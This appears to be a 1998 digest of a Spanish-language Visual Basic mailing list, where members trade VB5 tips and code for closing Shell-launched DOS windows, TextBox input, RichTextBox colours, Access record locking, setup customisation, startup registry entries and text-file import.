(1) Cuando la tarea msdos termina, su caption ya no es "MiPrograma", sino "Finalizado MiPrograma", por lo tanto se cumple la condicion While y el bucle termina. Para multiidioma funciona tambien, ya que cambia "Finalizado" por "Ended", "Beendet" o "Finalisee" o lo que quieras en el idioma que quieras. En todos los casos se cumple el While.

Ahora, en verde, las funciones

```
--------------------------------------------------------------------------------
-----
Function cNumTarea(sProgramaTemp As String) As Long

   cNumTarea = FindWindow(vbNullString, sProgramaTemp)

End Function
--------------------------------------------------------------------------------
-----
Function ProgramaActivo(sProgramaTemp As String) As Boolean

Dim sClassName As String
Dim nLength As Long
Dim nNextHwnd As Long
Dim sNombreProgramaActivo As String
Dim nTopHwnd As Long



    sProgramaTemp = UCase(sProgramaTemp)


'obtiene la primera ventana activa del escritorio
```

```
    nTopHwnd = GetTopWindow(0&)
    nNextHwnd = GetWindow(nTopHwnd, GW_HWNDFIRST)


    Do Until nNextHwnd = 0
        If Not (nTopHwnd = nNextHwnd) And GetWindow(nNextHwnd, GW_OWNER) = 0
Then
            nLength = GetWindowTextLength(nNextHwnd)

            If nLength > 0 Then

               'Obtener Titulo de la Ventana
               sNombreProgramaActivo = Space(nLength + 1)
               nLength = GetWindowText(nNextHwnd, sNombreProgramaActivo,
nLength + 1)
               sNombreProgramaActivo = UCase(Left(sNombreProgramaActivo,
nLength))

               If sProgramaTemp = sNombreProgramaActivo Then
                  ProgramaActivo = True
                  Exit Do
               End If

               'Obtener Nombre de la Clase de la Ventana
               sClassName = Space(255)
               nLength = GetClassName(nNextHwnd, sClassName, 255)
               sClassName = UCase(Left(sClassName, nLength))
               If sProgramaTemp = sClassName Then
                  ProgramaActivo = True
                  Exit Do
               End If

            End If 'If nLength > 0 Then

        End If

        nNextHwnd = GetWindow(nNextHwnd, GW_HWNDNEXT)

    Loop

End Function


Function cCerrarTarea(nNumTareaTemp As Long) As Long

    cCerrarTarea = PostMessage(nNumTareaTemp, WM_CLOSE, 0&, 0&)

End Function
```

El valor de retorno es cero si hay problemas al cerrar la sesion y no cero cuando el cierre se produce.

y para terminar, en rojo, las definiciones de api's

```
-------------------------------------------------------------------------
-----
Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal
lpClassName As String, ByVal lpWindowName As String) As Long
```

```
Declare Function GetTopWindow Lib "user32" (ByVal hwnd As Long) As Long
Declare Function GetWindow Lib "user32" (ByVal hwnd As Long, ByVal wCmd As
Long) As Long
Declare Function GetWindowTextLength Lib "user32" Alias
"GetWindowTextLengthA" (ByVal hwnd As Long) As Long
Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal
hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long
Declare Function GetModuleHandle Lib "kernel32" Alias "GetModuleHandleA"
(ByVal lpModuleName As String) As Long
Declare Function GetClassName Lib "user32" Alias "GetClassNameA" (ByVal hwnd
As Long, ByVal lpClassName As String, ByVal nMaxCount As Long) As Long
Declare Function GetDiskFreeSpace Lib "kernel32" Alias "GetDiskFreeSpaceA"
(ByVal lpRootPathName As String, lpSectorsPerCluster As Long,
lpBytesPerSector As Long, lpNumberOfFreeClusters As Long,
lpTtoalNumberOfClusters As Long) As Long
Declare Function PostMessage Lib "user32" Alias "PostMessageA" (ByVal hwnd
As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
Public Const WM_CLOSE = &H10

--------------------------------------------------------------------------
-----
```

No te asustes por el ladrillo. Directamente te lo copias sobre un proyecto nuevo que abras y lo pruebas.
Creo que aqui va todo. Si te falla, escribe y te doy lo que te falte

Espero que te sirva

Un saludo

++++++++++++++++++++++++++++++++++
Pablo Leyva
Madrid/Espana
mailto:pleyva@ssa.siemens.es
++++++++++++++++++++++++++++++++++

_____ Separador de respuesta _____

> ----------
> De: Sergio Ant. Garcia Sanchez[SMTP:sergiant@iname.com]
> Responder a: vb-esp@ccc.uba.ar
> Enviado el: miercoles 20 de mayo de 1998 17:12
> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) Terminar programa Shell
>
> Hola a todos,
> estoy buscando la manera de "matar" un programa lanzado usando la
> instruccion Shell.
> Me imagino que deberemos meternos en el terreno de las APIs de Windows.
>
> Cualquier informacion o pista que me faciliteis os lo agradecere mucho.
>
> Gracias de antemano.
>
> Sergio.
>

TextBox MAYUSCULAS contestado.

Bueno, para texto con formato tienes otro control (el MaskEdit), pero no me gusta como funciona.

De todas formas, es muy sencillo "modificar" el TextBox para que sólo "trague" mayúsculas, números, etc. Tan solo tienes que poner código en los eventos que se producen cuando se modifica el texto: KeyPress y Change. Necesitas los dos, porque sino dará errores:

- Sólo código en KeyPress: se puede introducir texto de otras formas (con el portapapeles, desde el código).

- Sólo código en Change: al pulsar una tecla, se vería como se "pulsa" la minúscula y luego se hace mayúscula.

El código sería algo así como (vale cualquiera de los que te han enviado):

```
Public Sub MiTexto_KeyPress(KeyAsii as Integer)
    KeyAscii = Asc(Ucase$(Chr$(KeyAscii)))
End Sub

Public Sub MiTexto_Change()
    Static bLStYa as Boolean 'Para evitar recursión
    Dim sLTexto as String 'Para acelerar

    If Not bLStYa Then
         bLStYa = True
         sLTexto = UCase$(MiTexto.Text)

         'Para acelerar y evitar "parpadeos" del control
         If MiTexto.Text <> sLTexto Then MiTexto.Text = sLTexto

         bLStYa = False
    End If
End Sub
```

Con esto bastará. De todas formas, la mejor forma de hacerlo sería no poniendo el código en el evento, sino haciendo una función en un módulo estándar (o mejor, en uno de clase) y llamarlo desde las ventanas precisas. También es muy sencillo hacerse un control .OCX basado en esto. Así sólo escribirás el código una vez.

Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-827500
Fax: 948- 825906
E-Mail: hrst@ctv.es

> De: Alonso Jiménez Méndez <alonsoj.sgt@ceh.caan.es>
> A: 'Lista de VB' <vb-esp@ccc.uba.ar>
> Asunto: (VB-ESP) TextBox MAYUSCULAS contestado.

> Fecha: martes 26 de mayo de 1998 4:33
>
> Gracias por vuestras respuestas. De todas formas una solución así ya la había pensado, y a la vista de vuestras respuestas comienzo a deducir que el control TextBox es bastante poco funcional o versatil. Lo normal es que tuviese una propiedad en la que indicar el formato de introducción del texto.
> De todas formas gracias.

Textos en color

Gracias a todos por los consejos recibidos, ya he encontrado las instrucciones necesarias para hacer los textos en colores... es mas facil !!!

Tengamos un Form con un RichTextBox (llamado RTB). Supongamos tambien que tenemos una base de datos con cuatro campos:FECHA, CUENTA, HABER_DEBE e IMPORTE.

Cuando habrimos el Form este imprimira los datos correspondiente al dia de ayer.

```
Sub Form_load()
Dim dBase as Database
Dim rTabla as RecordSet
Dim FechaAyer as Date
Set dBase=OpenDatabase(CURDIR()+"\Contabilidad.mdb")
FechaAyer=DATE(Daye()-1)
Set rTabla=dBase.OpenRecordset("SELECT * FROM ASIENTOS WHERE _ FECHA= '" &
Format(FechaAyer,"dd/mm/yy") & "'")
While not rTabla.eof
  RTB.SelColor=vbBlue
  RTB.SelText=rTabla("FECHA")
  RTB.SelColor=vbBlack
  RTB.SelText=rTabla("CUENTA")
  IF rTabla("HABER_DEBE")="D" Then
     RTB.SelColor=vbGreen
     RTB.SelText=rTabla("IMPORTE")
  Else
     RTB.SelColor=vbRed
     RTB.SelText="-" & rTabla("IMPORTE")
     RTB.SelText=vbCrLf
  Endif
  rTabla.MoveNext
Wend
```

De esta forma veremos que aparece las fechas en color Azul, las cuentas en color negro y los importes en verde si es al debe o en rojo si es al haber.
Para cambiar el tipo de letra solo hay que usar RTB.SelFont.
Para hacer un salto de linea hay que usar vbCrLf.
Seguro que a mas de uno le servirán estas instrucciones.

López & López Software, S.L.

lsoft@leader.es
kurro@leader.es

Activar programa en otro computador

Bueno, no es muy sencillo. Si bien hay otras maneras voy a comentar la que conozco, quizas otro integrante aporte algo mejor o mas sencillo...
La idea es utilizar DCOM (COM Distribuido) o Automatizacion Remota, aunque es recomendable DCOM.
Luego debes programar un componente que corra en el servidor que es el que se encargue de las notificaciones (Un servidor COM corriente)
Y un componente que corra en los clientes que se encargue de crear una instancia de dicho servidor (La instancia es una sola para todos los clientes)
Este programa debe encargarse de la tarea en cuestion (cargar Excel) y lo conseguiras por medio de un evento que se dispara desde el servidor.
La funcion de arrancar el excel debe crear una instancia de Excel via COM, puesto que si no deberias conocer los paths de todos los clientes y ademas resultaria desprolijo (Eso es sencillo, con un Set XL as New Excel o mediante la funcion CreateObject).

Los mecanismos de notificacion mediante eventos son bien sencillos y estan bien documentados. Consulta los ejemplos de VisualBasic de CLient Server. Tambien se explica el tema de los callbacks.

Te aconsejo comenzar a desarrollar un componente que se comunique con otro en tu misma PC y realice llamados a tareas. Luego la migracion a DCOM es sencilla.
PD: Necesitas DCOM95 si no usas NT (ademas debe instalarse en cada cliente)

Adrian

>From: "DFC programador" <denisgfc@hotmail.com>
>To: foro@clubdelphi.com, vb-esp@ccc.uba.ar
>Subject: (VB-ESP) activar programa en otro computador
>Date: Fri, 15 May 1998 10:46:35 PDT
>Reply-To: vb-esp@ccc.uba.ar
>
>Hola amigos listeros:
>
>
>Otra ayuda please,
>
>Como puedo activar un programa en otra maquina desde la mia(las maquinas
>estan en red), por ejemplo:
>
>- Tengo 5 maq. en red
>- cada maq. tiene su disco duro con wiin95 y office
>- deseo desde activar desde la maq. 1 el excel EN LA MAQ. 3
>(ocea que solito se carge el excel en la maq.3, activandolo desde la
>maq. 1)
>
>
>Ojala que alguien se apiade de mi.
>
>Gracias,gracias gracias.

>
>
>Denis.
>:-)
>
>
>
>_____
>Get Your Private, Free Email at http://www.hotmail.com
>

_____
Get Your Private, Free Email at http://www.hotmail.com

Almacenar letras en la propiedad ItemData

Hola Oscar,

Tenés suerte de que tu código alfanumérico tenga sólo tres caracteres, si fueran más (más de cuatro) no se podría implementar la solución que paso a detallar:

Consiste en almacenar los caracteres como una expresión numérica: la propiedad ItemData es de tipo Long (4 bytes). Podemos utilizar esos 4 bytes para almacenar un caracter en cada uno, de la siguiente manera:

```
Function Empaquetar(ByVal Cadena As String) As Long

   Dim i As Integer, lResult As Long

   For i = 1 To Len(Cadena)
     lResult = lResult * 256 + Asc(Mid$(Cadena, i, 1))
     If i > 4 Then Exit For
   Next

   Empaquetar = lResult

End Function
```

Esta función acepta una cadena de caracteres y devuelve un valor Long, que podés almacenar en la propiedad ItemData. A la hora de recuperar los valores de dicha propiedad y obtener la cadena correspondiente, entra en juego la función inversa:

```
Function DesEmpaquetar(ByVal Valor As Long) As String

   Dim sResult As String * 4, i As Byte

   sResult = Space$(4)
   i = 1

   Do While Valor > 0
     Mid$(sResult, 5 - i, 1) = Chr$(Valor Mod 256)
     Valor = Valor \ 256
     i = i + 1
   Loop

   DesEmpaquetar = Trim$(sResult)

End Function
```

Que recibe el valor Long "empaquetado" y devuelve la cadena original correspondiente.

Bueno, espero que te haya servido, saludos,

Leonardo Bosi
Buenos Aires, Argentina
leobosi@feedback.net.ar
leonardo@bosi.biocom.com
ICQ # 9027216

"What do you want to reinstall today?"

-----Mensaje original-----
De: Oscar Perez
Enviado el: Sábado 9 de Mayo de 1998 07:33
Para: Lista Vb-Esp (Correo electronico)
Asunto: (VB-ESP) ItemData

Hola a todos...,

Como puedo hacer esto, cuando el valor que recoge ItemData no es un entero, sino caracteres?

```
Do While Not MiRecordset.EOF
  MiCombo.AddItem MiRecordset!DcCampo
  MiCombo.ItemData(MiCombo.NewIndex) = MiRecordset!IdCampo
  MiRecordset.MoveNext
Loop
```

donde DcCampo es una cadena (la que se mostrara en el combo) e IdCampo es un codigo que se usa para trabajar mas comodamente. Pero el problema es que IdCampo no es numerico, si fuese asi no habria ningun problema. El problema es que IdCampo es de tipo texto, con 3 caracteres..., ?Como puedo hacer el codigo de arriba si IdCampo es tipo texto?

Muchas gracias por todo y un saludo

==========
Oscar Perez
1998 Barcelona (Espana)
mailto:oscarpg@geocities.com
ICQ #6462336

Aplicacion de Instalacion

Estimado amigo Israel Serrano.

Estoy muy agradecido con esa respuesta clara que me has proporcionado, obviamente esto delata nuevamente que soy novato con VB.

El asunto es que segui tus recomendaciones siento el deber de compartir con todos en la lista lo que ha pasado:

> En el directorio de vb5\setupkit\setup1 tienes un proyecto de
> instalación. Es el que utiliza el Wizard
> , aunque aquí tu dispones de todo el código y puedes modificar lo que
> quieras.

Es absolutamente correcto, en esa carpeta existe el codigo fuente de lo que es el archivo Setup1.exe. Entonces debo decir lo siguiente:
El archivo setup1.exe es el que se encuentra comprimido luego que se ejecuta el Setup Wizard del propio VB, cuando se genera una instalación utilizando el Setup Wizard de VB este genera los archivos comprimidos incluyendo el setup1.exe (setup1.ex_), cuando el cliente intenta instalar desde los discos de instalación se ejecuta el programa setup.exe y este a su vez descomprime el setup1.exe y le pasa unos parametros donde se le indica algunos valores de importancia tales como el archivo de .log de instalacion y el .log de desinstalación ademas se le puede pasar otros dos parámetros /s y /q que le dicen al instalador si debe hacer una instalación silenciosa es decir sin intervencion del usuario).

> Lo primero que debes hacer es generarte un setup.lst, en donde vas a
> incluir todas las secciones de
> tu proyecto, además de todas las librerías, controles y archivos que
> vaya a utilizar tu aplicación. Te aconsejo
> que te mires cómo lo hace el Wizard para que te hagas una idea.

Generar el setup.lst es realmente facil si se utiliza el verdadero setup wizard del VB, luego que lo tengo hecho no hay problema con eso.

> Después tendrás que ver que archivos registras, si son ExeSelfRegister
> , DLLSelfRegister,..., además de registrar tu aplicación.
> Tendrás que comprobar la versión de los archivos que vas a instalar
> con los que hay ya instalados en Windows, e instalarlos (con
> VerInstallFile preferiblemente).También tienes que tener cuidado con
> copiar ficheros que estén en uso con Windows, para ello tendrás que
> crearte un fichero WININIT.INI en Win95 o con la funcion MoveFileEx en
> winNT.

No hay problema alguno con eso ya que el setup.lst cuando se genera, lleva esa información.

> Finalmente deberías de registrar los archivos que has instalado y
> reiniciar la máquina. También sería aconsejable que al iniciar tu
> programa de instalación detecte si ya hay una anterior, y en ese caso,
> tu decides, o te la cargas e instalas todo otra vez o simplemente la
> actualizas.

Bueno si utilizo el Setup Wizard del VB, el se encargará de todo.

Ok. ahora para explicar un poco mejor mi experiencia:
Al principio creí que el codigo fuente se refería al Setup.exe que se genera automáticamente y no es asi lo que se genera es el setup1.exe que luego es empaquetado en los archivos de distribución como setup1.ex_ el cual es llamado automáticamente por el setup.exe al intentar la instalación. Con algunos cambios se puede realmente personalizar lo que uno desea que haga el archivo de instalación (setup1.exe), no hay que tratar de correrlo manualmente ya que necesita de algunas cosas que el setup.exe hace antes para el, pero si lo desean saber los parametros que se le envian son : ruta del archivo log de instalación, ruta del archivo log de desinstalacion, ruta del ejecutable, /s (instalación silenciosa), /q (algo mas para la instalación silenciosa).

De todas formas no les va a correr si no se le pasan los parametros correctos y ademas se copia el setup.lst al directorio donde se encuentra Windows.

Debo decir que necesitaba crearme mi propio archivo de instalación ya que yo uso la version VB en ingles y obviamente necesitaba hacer las instalaciones en español, sin embargo el codigo fuente al que me refiero usa un archivo de recursos facil para modificar y al que por supuesto luego hay que compilar con el rc.exe.

¿ Que fue lo que hice ?
Tome el codigo fuente y lo modifique a mi antojo (no mucho para no perder tiempo).
Traduje el archivo de recursos (setup.rc)
Compilé el archivo de recursos
Instalé con el nuevo setup Wizard
.....Maravilla.

¿ Y las desventajas ?
Al tratar de desisntalar la aplicacion.. hi hi todo en ingles, (pero eso no me procupa)

NOTA: tenga cuidado al cambiar el código ejecutable del setup1.exe ya que este es el verdadero que usa VB cuando se usa el Application Setup Wizard, si lo maneja mal se daña la futura instalacion.

Nuevamente gracias amigo por la respuesta, esto me abrió los ojos para resolver mi problema de forma muy satisfactoria.

73's de Asdrubal Velasquez
Puerto Ordaz - Venezuela
Internet E-Mail: yv6esd@comports.com
Packet Radio: yv6esd@yv6esd.#yvnet.poz.ven.sa
ICQ #7993678

Aplicaciones multi idioma

Hola amigos

Tengo la solucion a nuestros problemas:

1.- Echale un vistazo a la sintaxis de devstudio\vb\samples\pguide\atm.rc.
Te servira para saber como tienes que construir tu archivo de mensajes.

2.- Crea tu archivo de mensajes siguiendo el formato del atm.rc.
Recomendable que lo generes con una extension editable (pej..TXT)

3.- Cuando lo tengas terminado cambiale la extension a .RC

4.- Create una nueva extension de archivos .RC y le asocias la ejecucion del programa devstudio\vb\wizards\rc.exe.

5.- Haz doble click sobre tu archivo.Rc y conseguiras el .RES tan deseado

6.- Incluye en tu proyecto Vb el .RES de marras

7.- Lee los mensajes con LoadResString(NºMensaje)

8.- Si tienes dudas: escribe, que si esta mi mano...

9.- De nada, para eso estamos

Agur
++++++++++++++++++++++++++++++++++
Pablo Leyva
Madrid/España
mailto:pleyva@ssa.siemens.es
++++++++++++++++++++++++++++++++++

Bloquear el pc hasta que se meta una password

> Saben como una aplicación hecha en visual Basic se despliegue en pantalla
> completa, no permita acceder a la barra de tareas (boton de incio) y tampoco
> pueda el usuario descargar la aplicación mediante el uso de Control+Alt+Del
> hasta que se introduzca un password ?. En otras palabras si el usuario no
> introduce el password no puede hacer absolutamente nada.
>
> La otra es cómo reiniciar el PC mediante código ?
>

Hola,

Aca te envio un archivo con el codigo y tambien el .exe de un programa
que bloquea todo hasta no escribir el password correcto. Cuando lo
estes probando no olvides que el password es la palabra TEST, aunque por
seguridad de quien lo pruebe tambien lo tengo escrito junto a la casilla
para escribir la clave.

Respecto a lo del reinicio del PC, el siguiente codigo te sirve:

Declara esto:

```
Const EW_REBOOTSYSTEM = &H43
Const EW_RestartWindows = &H42
Private Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As
Long, ByVal dwReserved As Long) As Long
```

Con esto lo implementas:

```
x& = ExitWindowsEx(EW_RestartWindows, 0)
```

Alejandro Carrascal

password.zip

Capturar el evento ALT+tecla

Estimado Hector,

Gracias por tu mensaje. Probando lo que me has comentado he conseguido darle solución a mi problema.

Resulta que si la propiedad UseMnemonic es True, el UserControl recibe el foco al pulsarse la tecla de acceso rápido. Pero no solo esto: justo detrás, se genera un evento KeyUp (y no, curioso pero evidente, un KeyDown) idéntico al de la pulsación, dando igual que antes el foco estuviese en cualquier otra parte. Así que usando esto he conseguido que el control genere los eventos necesarios.

Me alegro de que te hayan gustado mis controles y espero que, además, te resulten útiles. Pásate dentro de unos pocos días, porque voy a poner algunas cosillas más, entre otras el botón que tantos problemas me ha dado, y a actualizar dos o tres controles. Este botón no es un botón 'activo', sino uno normal, aunque plano, pretendiento ser algo más actual que el Command estándar de Visual Basic, que vaya en la línea de los controles que se vienen usando últimamente.

Un saludo y gracias,

Alvaro Redondo.

From: Hector de Aragon[SMTP:ham@step.es]
Sent: martes 13 de mayo de 1997 20:42
To: vb-esp@ccc.uba.ar
Subject: Re: (VB-ESP) Capturar el evento ALT+tecla

Alvaro:

Perdona no haber sido un poco más explícito...

He hecho lo siguiente.

Crear Nuevo Control Active X.
Agregar EXE estandar

En el codigo correspondiente al control, he puesto lo siguiente (literalmente)

```
Option Explicit
Public Event AltMasTecla(KeyCode As Integer)

Private Sub UserControl_KeyUp(KeyCode As Integer, Shift As Integer)
    If Shift And vbAltMask Then
        RaiseEvent AltMasTecla(KeyCode)
    End If
End Sub
```

Y en el código del form1 : (Previa inserción de un control en él)

```
Option Explicit

Private Sub UserControl11_AltMasTecla(KeyCode As Integer)
    MsgBox "Has Pulsado ALT +" + Chr(KeyCode)
```

```
End Sub
-----------------------------------------------------------------
```

Espero que esto solucione tu problema.
Un saludo.
 Héctor.

Pd.- He visto algunos controles OCX hechos por tí. Me han gustado bastante.

Cerrar una sesion de MsDos que se abrio con Shell *(2 mensajes)*

Hola, mejor ejecuta un batch miprograma.bat

miprograma.exe
exit <---------------- Te cierra la ventana de DOS

Saludos

Gabriel
> ----------
> Desde: Leyva-Salmeron, Pablo[SMTP:pleyva@ssa.siemens.es]
> Enviado el: jueves 14 de mayo de 1998 11:22
> Para: 'VB ESP'
> Asunto: Cerrar una sesion de MsDos que se abrio con Shell
>
> Hola amigos
>
> Alguien sabe si es posible cerrar una sesion MsDos que fue abierta con: ??
>
> Shell "MiPrograma.exe"
>
> Gracias desde ya mismo, y ...
> Saludos
> ++++++++++++++++++++++++++++++++++
> Pablo Leyva
> Madrid/España
> mailto:pleyva@ssa.siemens.es
> ++++++++++++++++++++++++++++++++++
> _____ Separador de respuesta _____
>

At 18:22 14/05/98 +0200, you wrote:
>Hola amigos
>
>Alguien sabe si es posible cerrar una sesion MsDos que fue abierta con: ??
>
>Shell "MiPrograma.exe"

En las páginas de Rubí de la Vega (http://www.arrakis.es/~jrubi) puedes ver un ejemplo. (Y muchos mas, ya que no tienen desperdicio. Enhorabuena Don José)
Pero ya que te contesto no voy a quedar solamente en decir eso.

De esas páginas saqué ideas suficientes para hacer esto. Lo paso a toda la lista porque me costó mucho trabajo hacerlo y espero ayudar con esto a que otros lo tengan mas fácil.

PROBLEMA: Deseo comprimir un fichero antes de enviarlo al correo. Uso el compresor ARJ.EXE ver. 2.6 que trabaja en DOS. Supongo que todo el mundo lo conoce. Una vez recibido en destino, lo expando con el mismo compresor. Utilizo un Procedimiento que he llamado ExecCmdNoFocus, copiado casi al pie

de la letra de dos ejemplos de las páginas citadas.

La declaración de las Apis y Constantes (En la sección de Declaraciones del Formulario) es la siguiente:

```
------------------------------------------------
Private Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess
As Long, ByVal bInheritHandle As Long, ByVal dwProcessID As Long) As Long
Private Declare Function GetExitCodeProcess Lib "kernel32" (ByVal hProcess
As Long, lpExitCode As Long) As Long

Const STILL_ACTIVE = &H103
Const PROCESS_QUERY_INFORMATION = &H400
------------------------------------------------
```

Y estas declaraciones las tuve que poner en un módulo, pues en el formulario no me las permitió:

```
-----------------------------------------
Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal
lpClassName As String, ByVal lpWindowName As String) As Long
Declare Function PostMessage Lib "user32" Alias "PostMessageA" (ByVal hwnd
As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long

Public Const WM_CLOSE = &H10
-----------------------------------------
```

El Procedimiento:

```
------------------------------------------------

Public Sub ExecCmdNoFocus(ByVal CmdLine As String)

'CmdLine es el parámetro que le voy a pasar cuando invoque este procedimiento.

'Este procedimiento inicia un proceso en DOS y espera a que termine
'Una vez terminado este proceso, cierra la ventana, que se mostrará
minimizada y sin foco

Dim hProcess As Long
'handle del proceso donde se invoca la función Shell
Dim RetVal As Long
'Valor donde la función GetExitCode coloca el resltado
Dim winHwnd As Long
' manipulador de la ventana que contenga el caption Finalizado - ARJ
Dim RetValls As Long
'valor de retorno de PostMessage

hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, False, Shell(CmdLine,
vbMinimizedNoFocus))

Esta línea la tengo de prueba, para cuando me falla (Para cuando me
fallaba). Te presenta la ventana DOS a tope de tamaño. Sustituyes la
anterior por esta y te deja ver los errores que se le presentaron al ARJ

'hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, False, Shell(CmdLine,
vbMaximizedFocus))
```

```
Do
GetExitCodeProcess hProcess, RetVal
Sleep 100
    'en este apartado comprueba si está abierta la ventana "Finalizado - ARJ"
    winHwnd = FindWindow(vbNullString, "Finalizado - ARJ")
```

La siguiente línea es para cuando fallaba. Sustituia a la anterior. Poniendo la X final al Finalizado nunca encontrará una ventana con ese caption, y por lo tanto creerá que la aplicación DOS no ha terminado. Asi te deja leer los errores que te presenta el ARJ.

```
   ' winHwnd = FindWindow(vbNullString, "FinalizadoX - ARJ")

    If winHwnd <> 0 Then
    RetValls = PostMessage(winHwnd, WM_CLOSE, 0&, 0&)
    End If
Loop While RetVal = STILL_ACTIVE

End Sub
```

La ventana DOS del ARJ tiene el caption Finalizado - ARJ cuando ya ha terminado el proceso. En el procedimiento ExecCmdNoFocus se analiza si esa ventana está presente (prueba de que ARJ ya ha terminado, pues antes de terminar tiene otro caption). El libro de Apleman puede ayudar a entender esto.

Para llamar a ese procedimiento: (para comprimir)

(DirDocs es una variable quue contiene el directorio donde quiero que me ponga el fichero comprimido. FICHCOMP es una variable que contiene el Path y nombre del fichero a comprimir. El ejecutable ARJ.EXE debe estar en App.Path -directorio donde está la aplicación-). El parámetro CmdLine del procedimiento es todo lo que va entre parentesis.

```
------------------------------
ExecCmdNoFocus (App.Path & "\ARJ a -e" & " """ & DirDocs & "" &
"\TMP\temporal"" " & """" & FICHCOMP & """")
--------------------------
```

Para descomprimir

```
--------------------------------
ExecCmdNoFocus (App.Path & "\ARJ x -y " & """" & DirDocs &
"\TMP\DescTMP.ARJ""" & " """ & DirDocs & "\TMP""")
----------------------------------
```

Para quien conozca el ARJ, el cúmulo de dobles comillas es para que pueda trabajar con directorios con nombre largo (Mis documentos\TMP.....)

Para aplicarlo a tu programa tendrás que tener un poco de paciencia cambiando variables y esas cosas. Pero persevera porque el código funciona

Consejos sobre bloqueos en Access

Esto ya lo envié hace un mes más o menos.

Sencillo, sigue estas recomendaciones:
- La base de datos (objeto Database) no es necesario ir abriendola y cerrandola, solo basta con abrirla al principio del programa y cerrarla al final. Los Recordset siempre hay que abrirlos, usarlos y cerrarlos.
- No uses controles DATA nada más que para la presentación en un DBGrid. En caso de que necesites esto pon un Timer a 5-10 segundos en el formulario principal con la orden DBEngine.Idle dbFreeLocks.
- Las lecturas sobre la base de datos deben ser, TODO en un mismo procedimiento o función:
    1- Abrir el/los Recordset/s, solo con el/los Registro/s que quieras leer, no abras toda la tabla y uses los Find...
    2- Realizar todas las lecturas necesarias.
    3- Cerrar todos los Recordsets.
    4- DBEngine.Idle dbFreeLocks (sobra ya que se han cerrado los Recordsets, pero no esta de menos por si acaso :)).
- Las modificaciones en la base de datos deben ser, TODO en un mismo procedimiento o función:
    1- Abrir el/los Recordset/s, si es posible solo con el/los Registro/s que quieres modificar. Si es para añadir, usa Top 1 en la sentencia SQL.
    2- On Error Goto (parte 8).
    3- Invocar BeginTrans (muy util cuando los cambios afectan a varias tablas y varios registros).
    4- Realizar todas las modificaciones necesarias. Todas con su Update.
    5- Invocar CommitTrans.
    6- Cerrar todos los Recordsets.
    7- DBEngine.Idle dbFreeLocks (sobra ya que se han cerrado los Recordsets, pero no esta de menos por si acaso :)).
(En caso de Error, no olvidar el Exit Sub antes).
    8- Invocar Rollback. Esto deja todo como estaba antes de BeginTrans.
Esto te lleva al problema de dos usuarios modificando el mismo registro, para ello puedes tener un Campo booleano en la base de datos que te marque si está siendo editado o no. Compruebas que este False y pones True cuando pulsa modificar (con los mismos pasos que te indico) y False cuando pulsa Cancelar o cierra el formulario, una utilidad para desbloquear todos se hace imprescindible (por los cortes de luz).
- La base de datos DEBE ser compactada dos veces a la semana por lo menos, muy importante.
Con todo esto te aseguro que nunca tendrás problemas con los bloqueos de registros.

-----Original Message-----
De: Alberto Rosenberg <alkatz@mecon.ar>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: viernes 1 de mayo de 1998 0:49
Asunto: (VB-ESP)Access Bloqueo

Amigos:

tengo un problema con los bloqueos en access, quisiera saber:
1 como se puede detectar hantes de actualizar un registro que esta

bloqueado
2 como puedo desbloquearlo, el problema es que aparentemente se bloquea cuando dos usuarios cargan en una misma tabla, no hablo del mismo registro.

Es la primera vez que desarrollo un programa para cargar en red y no puedo encontrar la solucion, desde ya muchas gracias.

Alberto

Ejecutar un programa al iniciar W95

>Me gustaria saber si alguien sabe como ejecutar un programa al
>iniciar Windows, me explico un poco mas, quiero hacer una
>aplicaciones que levante al iniciar windows igual que lo hacen los
>antivirus pero sin tener que ponerlo en el menu de incio de windows,
Yo creo que si metes una entrada en
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run cuyo valor
sea el path completo a tu programa debería funcionar.

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Importar y exportar archivos txt *(2 mensajes)*

Qué tal Marcelo,

Mirá, tengo este material sacado del suplemento "101 Tech Tips" de la revista VBPJ de febrero de este año. Creo que puede servirte...

VB3, VB4 16/32, VB5, VBA
Level: Intermediate

CONVERT A TEXT FILE INTO ACCESS MDB
It can be troublesome to convert a text file into an Access database. It takes a lot of time to open the file for
sequential access and create new records using the AddNew method. Instead, use the Text ISAM driver and
SQL to do the job for you. First, create a SCHEMA.INI file for the text file and place it in the same directory as
the text file. Use this code to convert the database:

```
Dim db As Database, tbl as TableDef
Set db = DBEngine.CreateDatabase(App.Path & _
        "\mymdb.mdb", dbLangGeneral, dbVersion_0)
Set tbl = db.CreateTableDef("Temp")
tbl.Connect = "Text;database=c:\vbpj\data"
tbl.SourceTableName = "Customer#txt"
db.TableDefs.Append tbl
db.Execute "Select Temp.* into NewTable from Temp"
db.TableDefs.Delete tbl.Name
db.Close
Set tbl = Nothing
Set db = Nothing
```

Now, you only need to create indexes. You can use this method to convert text files in excess of 100,000
records in a few seconds.

-Richard Mageau, Warren, Rhode Island

VB3, VB4 16/32, VB5, VBA
Level: Intermediate

QUICK AND EASY SCHEMA.INI
To create a SCHEMA.INI file for a text file quickly and easily, let the ODBC setup and drivers do it for you. Go to
the Control Panel and start ODBC. Click on the Add button and select the Text driver. Click on the Options
button and describe how to arrange the text file. If your text file has a header record, click on the Guess button,
and the ColumnNames will be filled out for you. On the last screen, choose Cancel to avoid setting up the data
source. Check the directory where the text file resides, and you'll find a new SCHEMA.INI file.

-Richard Mageau, Warren, Rhode Island

Bueno, espero que te sea útil, hasta pronto,

Leonardo Bosi
Buenos Aires, Argentina
